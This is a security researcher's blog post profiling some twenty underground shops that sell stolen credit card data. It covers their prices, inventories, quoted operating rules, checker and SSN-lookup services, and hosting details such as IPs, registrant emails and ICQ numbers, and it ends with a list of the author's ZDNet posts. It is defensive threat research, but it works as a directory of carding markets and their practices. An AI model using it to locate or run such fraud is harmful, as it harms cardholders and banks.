How are prices shaped within this new and standardized market model offered commodity goods such as

stolen credit cards, and is price discrimination for the stolen credit cards even feasible? The vendors are currently offered fixed prices for the majority of credit cards, with slight increases in the price of a stolen credit card, if the card is Premium. Bulk orders are naturally also considered as a growth factor the DIY interfaces, with slight discounts being offered for bulk orders.

As far as [6] **price discrimination** is concerned, the concept is long gone, and has become the victim of this ongoing standardization of the market. The same goes for penetration pricing, as the vendors of stolen credit cards details are now enjoying a better underground market transparency into the fraudulent propositions of competing

portals, helping them to set the prices more easily, without the need to lower the price in order to enter the market segment.

Let's profile the 20 gateways for processing of fraudulently obtained financial data.

Responding IPs, registered emails, name servers, ASs, associated ICQ numbers, geolocation of the hosting IP

is as follows:

ccmall.cc - 213.5.70.34 - Name server: TR1.ONLINESHOP.SU - Email: gwylhcfktm@whoisservices.cn - AS49544.

INTERACTIVE3D-AS - HOSTED IN THE NETHERLANDS

track2.name - 91.213.175.121 - AS6849, UKRTELNET JSC UKRTELECOM - HOSTED IN UKRAINE

trackstore.su - 46.21.148.26 - Email: roger.sroy@yahoo.com - AS35017, SWIFTWAY-AS - HOSTED IN THE NETHERLANDS

magic-numbers.cc - 91.213.175.89;

91.223.77.35 Name server:

NS1.1000DNS.NET - Email:

con-

tact@privacyprotect.org - AS6849, UKRTELNET JSC UKRTELECOM - HOSTED IN UKRAINE

allfresh.us - 46.21.144.115 - Name server: YNS1.YAHOO.COM - Email: keikomiyahara@yahoo.com -AS35017,

SWIFTWAY-AS - HOSTED IN THE NETHERLANDS

freshstock.biz - 38.97.225.166;

69.175.73.184 - Name server - NS1.PIPEDNS.COM Email:

ghmbfvn-

txs@whoisprivacyprotect.com - AS32475, SINGLEHOP , Inc. - HOSTED IN THE UNITED STATES

bulba.cc - 91.223.77.254 - Name server: NS1.NAMESELF.COM - Email: bulbacc@yahoo.com - AS6849, UKRTELNET

JSC UKRTELECOM - HOSTED IN UKRAINE

approven.su - 91.229.248.20 - Name server: dns1.naunet.ru - Email: yurtan20@e1.ru - HOSTED IN UKRAINE

cv2shop.com

_

72.20.12.205

_

Name

server:

DNS1.NAME-SERVICES.COM

_

Email:

wn-

fxgjdg@whoisprivacyprotect.com - AS25761, STAMINUS-COMM - HOSTED IN THE UNITED STATES

vzone.tc - 49.212.25.242 - Name server: dns1.yandex.ru - Email: adamsnames@rrpproxy.net - AS9371, SAKURA-C

SAKURA Internet - HOSTED IN JAPAN

ccStore.ru - 91.220.101.200 - Name server: ns1.1000dns.net - Email: ccstoreru@yahoo.com - AS49704 -HOSTED IN

THE NETHERLANDS

dumps.cc redirects to privateservices.ws and trackservices.ws - 124.217.247.59 - Name server: NS1.IPSTATES.NET -

Email: dumps.cc@domainsproxy.net - AS45839, PIRADIUS-AS PIRADIUS NET - HOSTED IN MALAYSIA

privateservices.ws - 217.23.9.92 - Name server: ns1.servicedns.nl - AS49981, WorldStream AS Maasdijk -HOSTED IN

THE NETHERLANDS

perfect-numbers.cc - 91.220.101.75 - Name server: NS1.1000DNS.NET - AS49704, ADDOS-AS FOP Litvinenko Sergey Nikolaevich; icq: 605099359 - HOSTED IN THE NETHERLANDS

mega4u.biz - 178.162.174.71 - Name server: NS1.FREEDNS.WS - Email: persiks@online.ua - AS28753, LEASEWEB-DE

- HOSTED IN GERMANY

accessitd.ru - 91.213.175.167 - Name server: ns14.zoneedit.com - Email - admin@accessitd.ru - AS6849, UKRTELNET

JSC UKRTELECOM, 18, Shevchenko blvd. Kiev, Ukraine -HOSTED IN UKRAINE

pwnshop.cc - 77.79.13.209 - Name server: NS1.AFRAID.ORG - AS16125, DC-AS UAB - HOSTED IN LITHUANIA

bestdumps.su - 91.213.175.57 - Name server: ns1.1000dns.net - Email: bestdumpssu@live.com ICQ: 619429330 -

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AS6849, UKRTELNET JSC UKRTELECOM - HOSTED IN UKRAINE

mycc.su - 188.93.17.180 - Name server: ns1.deltahost.com.ua - Email: admin@mycc.su - AS49505, SELECTEL Ltd. -

HOSTED IN RUSSIA

bestdumps.biz - 195.3.145.87 - Name server: NS1.BESTDUMPS.BIZ - Email: admin@bestdumps.biz -AS50244 -

HOSTED IN LATVIA, Associated email: bdsupport@jabber.org, Associated ICQ: 655584

dumpshop.bz - 217.23.9.93 - Name server: ns1.servicedns.nl - Email: contact@privacyprotect.org; AS49981,

WorldStream; HOSTED IN THE NETHERLANDS

cardshop.bz - 217.23.9.67 - Name server: ns1.servicedns.nl - Email: contact@privacyprotect.org; AS49981, WorldStream; HOSTED IN THE NETHERLANDS

Let's now take an inside view into each and every of the above-profiled gateways.

_accessItd.ru

AccessItd.ru is currently offering an inventory of 39328 U.S based stolen credit card details for just \$2.10 each, followed by another inventory of 342 U.K based credit cards for \$9 each, and 108 Japanese based credit cards for \$8

each, with another dump of 293 Canadian credit cards for \$7 each, and 198 Australian based credit cards for \$8 each.

According to the service - " We accept Liberty Reserve only. Refund on your wallets is not possible. "

Moreover, here's how the service operates based on the Service Rules:

"To check the card is integrated into the platform checker CCChecker, currently the best checker, not only in our opinion. Replacement cards are only based on the result of this checker. Check Card is available immediately after order payment, in the section My Orders. To check, click "Check". Cards checking in for a few seconds. Button "Check"

- available within 20 minutes after purchase. Check Card - a paid service, which costs \$ 0.3, if the card is not valid -

the cost of cards back to your

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account automatically.

Replacement card can only be made in the automatic mode. If checker dont working, for replace need screens

your checker in the Support section with a description of the problem. These tickets will only be considered if they contain the results of your test, not a "paid for Skype, did not work, replace". We do not care where and how you use the material, loading support extra information is needed. We will check the card manually, and if any parameter is not correct to make you refund. **Sorting**:

Our shop is available sorted by the following parameters:

- 1. BIN (Multiple)
- 2. State (Multiple)
- 3. City (Multiple)

4. Zip (Multiple)"

_Domain reconnaissance

accessitd.ru - 91.213.175.167 - Name server: ns14.zoneedit.com - Email - admin@accessitd.ru - AS6849, UKRTELNET

JSC UKRTELECOM, 18, Shevchenko blvd. Kiev, Ukraine -HOSTED IN UKRAINE

_AllFresh.us

AllFresh.us is yet another DIY shop for purchasing stolen credit card details, all fresh as the name says.

On 2011/08/04 the service issued updates for " updated US Amex, Discover fresh and good", followed by another update on the next day, this time advertising " updated more cvv Franche new and good today."

The price for a stole card number is static and is \$6 per credit card.

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_Domain reconnaissance

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allfresh.us - 46.21.144.115 - Name server: YNS1.YAHOO.COM - Email: keikomiyahara@yahoo.com -AS35017,

SWIFTWAY-AS - HOSTED IN THE NETHERLANDS

_Approven.su

Approven.su is a relatively more advanced DIY shop for purchasing of stolen credit card details, due to to its advanced search options, allowing cybercriminals an easier way for searching into the the dumps/full dumps of stolen credit card details.

The most recent annoucement at **Approven.su** says " Sumer Jam: 8 new bases - Georgia2, California3, Pennsylvania3, Puerto Rico, California4, Texas4, Virginia, California5".

The price for a stolen credit card is \$10, with Platinum cards going for \$15.

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_Domain reconnaissance

approven.su - 91.229.248.20 - Name server: dns1.naunet.ru - Email: yurtan20@e1.ru - HOSTED IN UKRAINE

_BestDumps.biz

BestDumps.biz doesn't allow newly registered visitors the opportunity to search across its database of stolen credit card details, unless they pay \$50 using Liberty Reserve.

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Domain reconnaissance

bestdumps.biz - 195.3.145.87 - Name server: NS1.BESTDUMPS.BIZ - Email: admin@bestdumps.biz -AS50244 -

HOSTED IN LATVIA, Associated email: bdsupport@jabber.org, Associated ICQ: 655584

Bulba.cc

Bulba.cc offers a Checker for stolen credit cards.

The most recent announcement is "UPDATE ADDED 1000

MEXICO RARE! FRESH! 95 % VALID!!! Hurry up to load the account".

The service advertised itself as follows:

" Hello my name is Bulba. I am official reseller of TRACK2.NAME service. Bulba.cc opened because track2.name closed registration and don't accept new customers. We don't have any specific rules. Our only rule is "we don't replace bad dumps". That means we don't replace them at all and we don't have replacement policy. Don't ask about it in any case!

We accept Libery Reserve, WU, MG, Bank Transfer (NEW) without any fees. Minimum for payment by LR - 10

\$, WU, MG - 500 \$, Bank Transfer - 500 \$. Also we give 10 % bonus of money to all purchases.

Our bases: SALES - track2, 50 % valid, alot dumps! Very cheap \$7 per one! DATABASE9 - TRACK1+TRACK2(90

%) + TRACK2(10 %) only! 80 % valid, FRESH. NEW DATABASE, TRACK 2 only, 95 % valid, FRESH! NEW! "

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Domain reconnaissance

bulba.cc - 91.223.77.254 - Name server: NS1.NAMESELF.COM - Email: bulbacc@yahoo.com - AS6849, UKRTELNET

JSC UKRTELECOM - HOSTED IN UKRAINE

_CardShop.bz

CardShop.bz is yet another DIY interface for purchasing stolen credit cards data (dumps/full dumps). The general rules of the site are as follows:

- 2.1.1) All calculations on a site and its services automatic
- 2.1.2) Minimum funding amount on a site 10 \$ that equals to 50 credits

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- 2.1.3) Period of validity of credits is 1 month (under the additional oral agreement term can be increased). In a case if you had not time to spend all credits, it is possible to make fund of your account and credits will automatically be restored
- 2.1.4) Refund for not used credits IS NOT POSSIBLE

In order to avoid conflict situations, please check information that you need before funding account

The Rules of service ONLINE sale CC/DUMPS reads:

- "2.2) Rules of service ONLINE sale CC/DUMPS
- 2.2.1) Return of credits for purchased CC/Dumps which have been checked before purchase and have status VALID -

IS NOT POSSIBLE

2.2.1) Return of credits for purchased CC/Dumps which have been checked in 1 hour after purchase through the link

'Check' and having status VALID - IS NOT POSSIBLE

2.2.2) Return of credits for purchased invalid CC/Dumps (DECLINE/HOLD CALL/PICKUP) which are not checked before

- purchase, is possible only within 24 hours after the order. After 24 hours any claims on return of credits are not accepted
- 2.2.3) You will not be charged for invalid CC/Dumps if you checked it instant or in 1 hour and credits will be refunded automatically. You will be charged only for CC/Dumps checking even if CC/Dumps is invalid
- 2.2.4) We do not guarantee limits and amounts on CC/Dumps
- 2.3) Rules of service ONLINE Check CC/Dumps
- 2.3.1) Status Valid, means that at the moment of check CC/Dump was Approved
- 2.3.2) Status Declined, means that at the moment of check CC/Dump was Decline/Pickup/Hold Call
- 2.3.3) Claims on checked DUMP/CC are not accepted.
- 2.7) Rules of other services on site CardShop will be added in this agreement later
- 3) Prices and Tariffs
- 3.1.1) 1 credit is accepted to a unit of account on site CardShop. Initially 1 credit = $1 ext{ }$. The price for 1 credit can change according to tariffs for funding. Tariffs could be found in Tariff section at site
- 3.1.2) Administration CardShop reserves the right to itself at any moment to change tariffs. You agree periodically check tariffs on site CardShop to learn about possible changes in them"

The is currently offering 33903 U.S based stolen credit cards for sale. The web site is also offering Proxies for sale – compromised malware infected hosts- where the price is 0.3 \$ per proxy. Next to the inventory of stolen credit cards and the proxy service, the web site is also offering batch checking for the validity of the stolen credit cards, and is also performing Lookups SSN/MMN services, with the ability to Lookup MMN in California state.

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_Domain reconnaissance

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cardshop.bz - 217.23.9.67 - Name server: ns1.servicedns.nl - Email: contact@privacyprotect.org; AS49981, WorldStream; HOSTED IN THE NETHERLANDS

_CcMall.cc

CcMall.cc is associated with the following ICQ number 777605, where potential buyers would have to connect with the seller in order to be offered the ability to register in the site. " For private limited registration only into the new shop" is currently displayed on **CcMall.cc**'s web site.

Domain reconnaissance

ccmall.cc - 213.5.70.34 - Name server: TR1.ONLINESHOP.SU - Email: gwylhcfktm@whoisservices.cn - AS49544,

INTERACTIVE3D-AS - HOSTED IN THE NETHERLANDS; Name server: **tr1.onlineshop.su** - Emaill: exchangers@msn.com context.cx is also registered using exchangers@msn.com.

_ccStore.ru

ccStore.ru is associated with the following ICQ - 20606, and requires that a valid email address is supplied in order to activate the access to yet another interface for selling and reselling fraudulently obtained financial data.

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_Domain reconnaissance

ccStore.ru - 91.220.101.200 - Name server: ns1.1000dns.net - Email: ccstoreru@yahoo.com - AS49704 -HOSTED IN

THE NETHERLANDS

_Cv2Shop.com

Cv2Shop.com has an inventory of 734 U.S based stolen credit cards for the price of Discovery - \$2.2 per piece; Amex for \$2; Mastercard for \$2; Visa for \$1.7 per piece. The fraudulent interface is also offering 80 Canadian stolen credit 875





cards for the price of \$7 per piece for Discovery and Amex, and for \$6 for Mastercard and \$5 for Visa.

_Domain reconnaissance

cv2shop.com

-

72.20.12.205

_

Name

server:

DNS1.NAME-SERVICES.COM

_

Email:

wn-

fxgjdg@whoisprivacyprotect.com - AS25761, STAMINUS-COMM - HOSTED IN THE UNITED STATES

FreshStock.biz

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FreshStock.biz is associated with the following ICQ - 607373112 where users have to initiate the contact in order to obtain access to the DIY shop for stolen credit cards..

_Domain reconnaissance

freshstock.biz - 38.97.225.166;

69.175.73.184 - Name server - NS1.PIPEDNS.COM Email:

ghmbfvn-

txs@whoisprivacyprotect.com - AS32475, SINGLEHOP , Inc. - HOSTED IN THE UNITED STATES

_Magic-Numbers.cc

Magic-Numbers.cc is associated with the following ICQ - 333277 and Jabber: elche@jabber.org where users wanting

bulk orders have to contact the cybercriminals offering the DIY interface for stolen credit card numbers.

The web site is currently offering 24642 U.S based stolen credit cards, followed by another 1545 Israeli based

credit cards, with a total dumps currently being offered at 43,507. The most recent advertisements read: " Australia base, ultra virgin fresh base - track2 available. Approval rate 85 %"

877



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_Domain reconnaissance

magic-numbers.cc - 91.213.175.89;

91.223.77.35 Name server:

NS1.1000DNS.NET - Email:

con-

tact@privacyprotect.org - AS6849, UKRTELNET JSC UKRTELECOM - HOSTED IN UKRAINE

_Mega4u.biz

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mega4u.biz is currently closed for free registration.

_Domain reconnaissance

mega4u.biz - 178.162.174.71 - Name server: NS1.FREEDNS.WS - Email: persiks@online.ua - AS28753, LEASEWEB-DE

- HOSTED IN GERMANY

_MyCc.su

MyCc.su is associated with the following ICQ - 40040000 and next to offering stolen credit cards for sale, is also soliciting for security vulnerabilities - " Found a bug? We will pay! ". The latest update from September 29 says that 1500 EU based stolen credit cards have been added, followed by another update from the same date, this time with

300 French based stolen credit cards added.

The price of the stolen credit cards varies between \$2 and \$5

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Domain reconnaissance

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mycc.su - 188.93.17.180 - Name server: ns1.deltahost.com.ua - Email: admin@mycc.su - AS49505, SELECTEL Ltd. -

HOSTED IN RUSSIA

_Perfect-Numbers.cc

Perfect-Numbers.cc is yet another DIY interface for purchasing stolen credit cards. It's associated with teh following ICQ - 605099359. Users are able to search within the interface only after they have refilled their balance using Liberty Reserve as a means for payment.

_Domain reconnaissance

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perfect-numbers.cc - 91.220.101.75 - Name server: NS1.1000DNS.NET - AS49704, ADDOS-AS FOP Litvinenko Sergey Nikolaevich; icq: 605099359 - HOSTED IN THE NETHERLANDS

PrivateServices.ws

privateservices.ws currently has a database of 634 U.K based stolen credit cards, and another 293 French based stolen credit cards.

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Domain reconnaissance

privateservices.ws - 217.23.9.92 - Name server: ns1.servicedns.nl - AS49981, WorldStream AS Maasdijk -HOSTED IN

THE NETHERLANDS

_pwnshop.cc

pwnshop.cc is yet another DIY interface for selling stolen credit card numbers. The web site is currently returning the following message: "You can obtain registration code only from exist clients. Please be aware of scam - registration code is free for exist clients, so if you pay for it - as for refund. "

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Domain reconnaissance

pwnshop.cc - 77.79.13.209 - Name server: NS1.AFRAID.ORG - AS16125, DC-AS UAB - HOSTED IN LITHUANIA

_TrackStore.su

trackstore.su is offering existing clients to option to refer additional customers for the price of \$20 each. The web site is currently offering 1648 U.S based stolen credit cards, exclusively from the Suntrust Bank for the price of \$10

886





for each stolen credit card.

887



_Domain reconnaissance

888





trackstore.su - 46.21.148.26 - Email: roger.sroy@yahoo.com - AS35017, SWIFTWAY-AS - HOSTED IN THE NETHERLANDS

Track2.name

track2.name is offering stolen credit card numbers for the price of \$20 for each stolen credit card.

889





Domain reconnaissance

track2.name - 91.213.175.121 - AS6849, UKRTELNET JSC UKRTELECOM - HOSTED IN UKRAINE

_vzone.tc

vzone.tc is yet another DIY shop for stolen credid card numbers. The current announcement reads: "Dear users, after you buy cards, to view proper information, please click download all cards or download selected card from My Cards page. It will show you all information like Last Name and all the additional info like phone, email.

P.S If you dislike new shop V.2 of our shop, then please use support link and send us your feedback to admin, if you want to back old shop V.1 then send feedback with proper reasons why u again want to see old shop V.1"

The current price for a stolen credit card is \$1.80 for every card. Next to offering stolen credit cards as a service, the shop is also offering SSN and DOB Searcher, next to the opportunity for customers of the shop to also

purchase proxies - compromised malware infected hosts.
890
891
_Domain reconnaissance
892
vzone.tc - 49.212.25.242 - Name server: dns1.yandex.ru - Email: adamsnames@rrpproxy.net - AS9371, SAKURA-C
SAKURA Internet - HOSTED IN JAPAN
_DumpsSheck.com
dumpscheck.com is associated wit the following ICQ - 612303315 is an advanced checker for the validity of stoler
credit card details. The web site says " Current merchant accepts VISA, MASTERCARD, AMEX, DISCOVER, DINERS, JCB. "
893

_Domain reconnaissance

dumpscheck.com - 206.217.196.47 - Name server: NS1.DUMPSCHECK.COM - Icq 612303315; AS4436, NLAYER

Communications, Inc. - HOSTED IN THE UNITED STATES

Related posts on the economics of cybercrime:

[7]New report details the prices within the cybercrime market

[8]CardCops: Stolen credit card details getting cheaper

[9]Microsoft study debunks profitability of the underground economy

[10] Are Stolen Credit Card Details Getting Cheaper?

[11] Squeezing the Cybercrime Ecosystem in 2009

[12]Price Discrimination in the Market for Stolen Credit Cards

[13]The Underground Economy's Supply of Goods

[14] Microsoft study debunks phishing profitability

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1. <u>http://www.zdnet.com/blog/security/cardcops-stolen-credit-card-details-getting-cheaper/2084</u>

- 2. <u>http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html</u>
- 3. <u>http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html</u>

- 4. <u>http://www.zdnet.com/blog/security/scammers-introduce-atm-skimmers-with-built-in-sms-notification/2000</u>
- 5. <u>http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html</u>
- 6. <u>http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html</u>
- 7. <u>http://www.zdnet.com/blog/security/new-report-details-the-prices-within-the-cybercrime-market/8078</u>
- 8. <u>http://www.zdnet.com/blog/security/cardcops-stolen-credit-card-details-getting-cheaper/2084</u>
- 9. <u>http://www.zdnet.com/blog/security/microsoft-study-debunks-profitability-of-the-underground-economy/3522</u>
- 10. <u>http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html</u>
- 11. <u>http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html</u>
- 12. <u>http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html</u>
- 13. <u>http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html</u>

- 14. <u>http://www.zdnet.com/blog/security/microsoft-study-debunks-phishing-profitability/2366</u>
- 15. <u>http://ddanchev.blogspot.com/</u>
- 16. http://twitter.com/danchodanchev

2.11

December

896





Summarizing ZDNet's Zero Day Posts for October (2011-12-04 21:05)

The following is a brief summary of all of my posts at ZDNet's Zero Day for October. You can subscribe to my

[1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:

- 01. [3]iPhone 5 themed emails serve Windows malware
- 02. [4]27 of 100 tested Chrome extensions contain 51 vulnerabilities
- 03. [5]37 percent of users browsing the Web with insecure Java versions
- 04. [6] Google introduces Safe Browsing Alerts for network administrators

05. [7] Malware Watch: U.S Chamber of Commerce official letter; DHL delivery error, IRS notifications

897

- 06. [8]'Steve Jobs Alive!' emails lead to exploits and malware
- 07. [9]Which is the most popular malware propagation tactic?
- 08. [10] Spamvertised 'Cancellation of the package delivery' emails serving malware
- 09. [11] Hacking group from Nepal posts 10,000 stolen Facebook accounts online
- 10. [12] Over a million web sites affected in mass SQL injection attack
- 11. [13]New Mac OS X malware disables Apple's malware protection
- 12. [14] New Mac OS X malware with DDoS functionality spotted in the wild
- 13. [15] Security researcher finds major security flaw in Facebook

This post has been reproduced from [16]Dancho Danchev's blog. Follow him [17]on Twitter.

- 1. <u>http://www.zdnet.com/topics/dancho+danchev?</u> <u>o=1&mode=rss&tag=mantle_skin;content</u>
- 2. http://feeds.feedburner.com/zdnet/security

- 3. <u>http://www.zdnet.com/blog/security/iphone-5-themed-emails-serve-windows-malware/9534</u>
- 4. <u>http://www.zdnet.com/blog/security/27-of-100-tested-chrome-extensions-contain-51-vulnerabilities/9537</u>
- 5. <u>http://www.zdnet.com/blog/security/37-percent-of-users-browsing-the-web-with-insecure-java-versions/9541</u>
- 6. <u>http://www.zdnet.com/blog/security/google-introduces-safe-browsing-alerts-for-network-administrators/9569</u>
- 7. <u>http://www.zdnet.com/blog/security/malware-watch-us-chamber-of-commerce-official-letter-dhl-delivery-erro</u>

r-irs-notifications/9572

- 8. <u>http://www.zdnet.com/blog/security/steve-jobs-alive-emails-lead-to-exploits-and-malware/9587</u>
- 9. <u>http://www.zdnet.com/blog/security/which-is-the-most-popular-malware-propagation-tactic/9638</u>
- 10. <u>http://www.zdnet.com/blog/security/spamvertised-cancellation-of-the-package-delivery-emails-serving-malwa</u>

re/9654

11. <u>http://www.zdnet.com/blog/security/hacking-group-from-nepal-posts-10000-stolen-facebook-accounts-online/9</u>

<u>658</u>

- 12. <u>http://www.zdnet.com/blog/security/over-a-million-web-sites-affected-in-mass-sql-injection-attack/9662</u>
- 13. <u>http://www.zdnet.com/blog/security/new-mac-os-x-malware-disables-apples-malware-protection/9665</u>

- 14. http://www.zdnet.com/blog/security/new-mac-os-x-malware-with-ddos-functionality-spotted-in-the-wild/9701
- 15. <u>http://www.zdnet.com/blog/security/security-researcher-finds-major-security-flaw-in-facebook/9704</u>
- 16. http://ddanchev.blogspot.com/
- 17. <u>http://twitter.com/danchodanchev</u>

Document Outline

- 2010
 - January
 - Summarizing Zero Day's Posts for December (2010-01-04 22:03)
 - <u>Top Ten Must-Read Posts at ZDNet's Zero Day for</u>
 2009 (2010-01-04 22:10)
 - <u>Top Ten Must-Read DDanchev Posts For 2009</u> (2010-01-04 22:37)
 - Scareware, Blackhat SEO, Spam and Google
 Groups Abuse, Courtesy of the Koobface Gang
 (2010-01-08 17:29)
 - Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware (2010-01-08 23:53)
 - Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams (2010-01-13 21:10)
 - Follow Me on Twitter! (2010-01-18 19:05)
 - <u>Facebook/AOL Update Tool Spam Campaign</u>
 <u>Serving Crimeware and Client-Side Exploits</u>
 (2010-01-26 09:34)
 - Inside a Commercial Chinese DIY DDoS Platform (2010-01-26 14:28)
 - Inside a Commercial Chinese DIY DDoS Platform (2010-01-26 14:28)
 - <u>February</u>
 - Summarizing Zero Day's Posts for January (2010-02-01 22:34)
 - How the Koobface Gang Monetizes Mac OS X Traffic (2010-02-02 18:07)
 - How the Koobface Gang Monetizes Mac OS X
 Traffic (2010-02-02 18:07)

- PhotoArchive Crimeware/Client-Side Exploits
 Serving Campaign in the Wild (2010-02-03)
 22:42)
- A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang (2010-02-04 00:50)
- A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang (2010-02-04 00:50)
- A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang (2010-02-04 00:50)
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Two (2010-02-09 20:17)</u>
- <u>Tax Report Themed Zeus/Client-Side Exploits</u>
 <u>Serving Campaign in the Wild (2010-02-11</u>
 <u>22:19)</u>
- <u>'Anonymous' Group's DDoS Operation Titstorm</u>
 (2010-02-12 01:40)
- <u>'Anonymous' Group's DDoS Operation Titstorm</u>
 <u>(2010-02-12 01:40)</u>
- <u>Dissecting an Ongoing Money Mule Recruitment</u>
 <u>Campaign (2010-02-12 23:46)</u>
- <u>Dissecting an Ongoing Money Mule Recruitment</u>
 <u>Campaign (2010-02-12 23:46)</u>
- IRS/PhotoArchive Themed Zeus/Client-Side
 Exploits Serving Campaign in the Wild (2010-02-15 23:34)
- IRS/PhotoArchive Themed Zeus/Client-Side
 Exploits Serving Campaign in the Wild (2010-02-15 23:34)
- <u>Don't Play Poker on an Infected Table Part Two</u>
 (2010-02-25 13:17)
- Fotolog's FTLog Malware Campaign Serves
 Bogus Video Codecs (2010-02-26 00:02)

- Summarizing Zero Day's Posts for February (2010-03-02 21:20)
- <u>Don't Play Poker on an Infected Table Part</u>
 <u>Three (2010-03-09 22:43)</u>
- AS50215 Troyak-as Taken Offline, Zeus C&Cs
 Drop from 249 to 181 (2010-03-10 21:01)
- Money Mule Recruiters on Yahoo!'s Web Hosting (2010-03-11 20:41)
- <u>Scareware, Sinowal, Client-Side Exploits Serving</u>
 <u>Spam Campaign in the Wild (2010-03-13 00:17)</u>
- Koobface Redirectors and Scareware Campaigns
 <u>Now Hosted in Moldova (2010-03-15 13:51)</u>
- <u>The Current State of the Crimeware Threat</u>
 (2010-03-20 17:05)
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>Part Three (2010-03-20 23:14)</u>
- <u>GazTransitStroy/GazTranZitStroy: From</u>
 <u>Scareware to Zeus Crimeware and Client-Side</u>
 <u>Exploits (2010-03-24 00:22)</u>
- Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild (2010-03-24 20:29)
- <u>Copyright Lawsuit Filed Against You Themed</u>
 <u>Malware Campaign (2010-03-29 17:42)</u>
- Money Mule Recruitment Campaign Serving Client-Side Exploits (2010-03-30 18:51)
- <u>Money Mule Recruitment Campaign Serving</u>
 <u>Client-Side Exploits (2010-03-30 18:51)</u>

o April

- Summarizing Zero Day's Posts for March (2010-04-01 10:58)
- <u>Keeping Money Mule Recruiters on a Short Leash</u>
 <u>- Part Four (2010-04-09 10:54)</u>
- <u>Dissecting Northwestern Bank's Client-Side</u>
 <u>Exploits Serving Site Compromise (2010-04-12 12:03)</u>

- <u>Copyright Violation Alert Themed Ransomware</u> in the Wild (2010-04-12 19:51)
- <u>Copyright Violation Alert Themed Ransomware</u> in the Wild (2010-04-12 19:51)
- <u>iPhone Unlocking Themed Malware Campaign</u>
 <u>Spamvertised (2010-04-14 20:20)</u>
- <u>Facebook FarmTown Malvertising Campaign</u>
 <u>Courtesy of the Koobface Gang (2010-04-16</u>
 <u>19:03)</u>
- <u>Dissecting the WordPress Blogs Compromise at Network Solutions (2010-04-18 23:31)</u>
- <u>Dissecting the WordPress Blogs Compromise at Network Solutions (2010-04-18 23:31)</u>
- <u>The DNS Infrastructure of the Money Mule</u> <u>Recruitment Ecosystem (2010-04-20 18:46)</u>
- <u>Dissecting Koobface Gang's Latest Facebook</u>
 <u>Spreading Campaign (2010-04-27 14:53)</u>
- <u>Dissecting Koobface Gang's Latest Facebook</u>
 <u>Spreading Campaign (2010-04-27 14:53)</u>
- GoDaddy's Mass WordPress Blogs Compromise Serving Scareware (2010-04-27 21:22)
- GoDaddy's Mass WordPress Blogs Compromise Serving Scareware (2010-04-27 21:22)
- Summarizing Zero Day's Posts for April (2010-04-29 14:09)

• <u>May</u>

- <u>U.S. Treasury Site Compromise Linked to the</u>
 <u>NetworkSolutions Mass WordPress Blogs</u>
 <u>Compromise (2010-05-04 22:56)</u>
- <u>U.S. Treasury Site Compromise Linked to the</u>
 <u>NetworkSolutions Mass WordPress Blogs</u>

 <u>Compromise (2010-05-04 22:56)</u>
- <u>From the Koobface Gang with Scareware Serving</u>
 <u>Compromised Sites (2010-05-08 20:46)</u>
- <u>From the Koobface Gang with Scareware Serving</u>
 <u>Compromised Sites (2010-05-08 20:46)</u>

- <u>TorrentReactor.net Serving Crimeware, Client-</u> <u>Side Exploits Through a Malicious Ad (2010-05-11 08:34)</u>
- <u>TorrentReactor.net Serving Crimeware, Client-</u>
 <u>Side Exploits Through a Malicious Ad (2010-05-11 08:34)</u>
- Dissecting the Mass DreamHost Sites
 Compromise (2010-05-11 22:19)
- Dissecting the Mass DreamHost Sites
 Compromise (2010-05-11 22:19)
- <u>Spamvertised iTunes Gift Certificates and CV</u>
 <u>Themed Malware Campaigns (2010-05-13</u>
 20:16)
- <u>The Avalanche Botnet and the TROYAK-AS</u> <u>Connection (2010-05-13 22:14)</u>
- <u>The Avalanche Botnet and the TROYAK-AS</u> <u>Connection (2010-05-13 22:14)</u>
- Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post" (2010-05-17 21:23)
- Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post" (2010-05-17 21:23)
- Inside a Commercial Chinese DIY DDoS Tool (2010-05-26 13:55)
- Spamvertised Client-Side Exploits Serving Adult Content Themed Campaign (2010-05-28 15:29)
- Summarizing Zero Day's Posts for May (2010-05-31 18:40)

• June

- <u>Vendor of Mobile Spying Apps Drives Biz Model</u>
 <u>Through DIY Generators (2010-06-03 15:09)</u>
- <u>Dissecting the Ongoing U.S Federal Forms</u>
 <u>Themed Blackhat SEO Campaign Part Two</u>
 (2010-06-03 18:56)

- <u>Dissecting the 100,000+ Scareware Serving</u>
 <u>Fake YouTube Pages Campaign (2010-06-08</u>
 <u>21:49)</u>
- <u>Facebook Photo Album Themed Malware</u>
 <u>Campaign, Mass SQL Injection Attacks Courtesy</u>
 <u>of AS42560 (2010-06-15 16:05)</u>
- <u>Dissecting the Exploits/Scareware Serving</u>
 <u>Twitter Spam Campaign (2010-06-16 14:32)</u>
- Sampling 419 Advance Fee Scams Activity (2010-06-17 16:25)
- Money Mule Recruiters Trick Mules Into Installing Fake Transaction Certificates (2010-06-29 11:07)

• July

- Summarizing Zero Day's Posts for June (2010-07-05 21:35)
- <u>Cybercriminals SQL Inject Cybercrime-friendly</u>
 <u>Proxies Service (2010-07-13 23:00)</u>
- <u>Exploits, Malware, and Scareware Courtesy of</u>
 <u>AS6851, BKCNET, Sagade Ltd. (2010-07-14</u>
 <u>19:54)</u>
- <u>Sampling Malicious Activity Inside Cybercrime-</u> <u>Friendly Search Engines (2010-07-15 17:44)</u>
- Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails (2010-07-16 21:17)
